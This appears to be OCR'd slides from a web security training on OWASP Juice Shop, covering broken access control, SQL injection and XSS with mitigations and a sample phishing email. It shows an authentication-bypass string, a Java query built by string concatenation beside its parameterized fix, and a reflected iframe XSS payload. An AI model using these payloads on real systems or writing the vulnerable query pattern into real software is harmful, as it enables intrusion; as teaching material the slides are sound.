



Login

Email * john.doe2@hotmail.com

Password * password

□ Remember me


Account
Your Basket
0
EN
john.doe2@hotmail.com
Orders & Payment
Privacy & Security
Logout
Banana Juice (1000ml)
1.99¤



localhost:3000/#/administration

OWASP Juice Shop

Administration

Registered Users


admin@juice-sh.op

jim@juice-sh.op

# A01 Broken Access Control

- Sanitize user input
- Whitelist allowed characters
- Log access control failures
- Implement access control in one place and re-use it
- Deny by default


*… all server side!*




## Example 1: Testing for SQL Injection in a GET Request

The most simple (and sometimes most rewarding) case would be that of a login page requesting an username and password for user login. You can try entering the following string “’ or ‘1’=’1”

*Source: OWASP Web Application Security Testing Guide*



' OR 1==1 --


OWASP Juice Shop
Account
Your Basket
6
EN
admin@juice-sh.op
Orders & Payment
Privacy & Security
Logout
All Products
Apple Juice (1000ml)
1.99¤
Apple Pomace
0.89¤


```
String uid = req.getParameter("uid");
Statement st = conn.createStatement();

String q = "SELECT * FROM users WHERE uid='"
         + uid + "'";

ResultSet rs = st.executeQuery(q);
```

```
String q = "SELECT * FROM users WHERE uid='"
         + uid + "'";
```

```
String q =
   "SELECT * FROM users WHERE uid=?";
PreparedStatement ps = conn.prepareStatement(q);
ps.setString(1, uid);
ResultSet rs = ps.executeQuery();
```

# A03 Injection (SQL)

- Safe API
  (e.g. parameterized queries)
- Server-side input validation



localhost:3000/#/search?q=apple

OWASP Juice Shop

apple

Search Results - apple


Apple Juice (1000ml)

~~1.99~~ 0.99¤

Apple Pomace

0.89¤

```
<iframe src="javascript:alert('evil code')">
```




```
localhost:3000/#/search?q=<iframe src%3D"javascript:alert(`evil code`)">
```

```
:iframe src="javascript:alert(
```

localhost:3000

evil code



Subject: Urgent: Renew Your Gold-Tier Service Today!

**Brian Myers** <brian.g.myers@gmail.com>

Dear Valued Customer,

Your Gold-Tier service is expiring soon, and we encourage you to renew it promptly in order not to lose out on exclusive discounts and priority access to new products.

Click here to Renew Now.

Best regards,

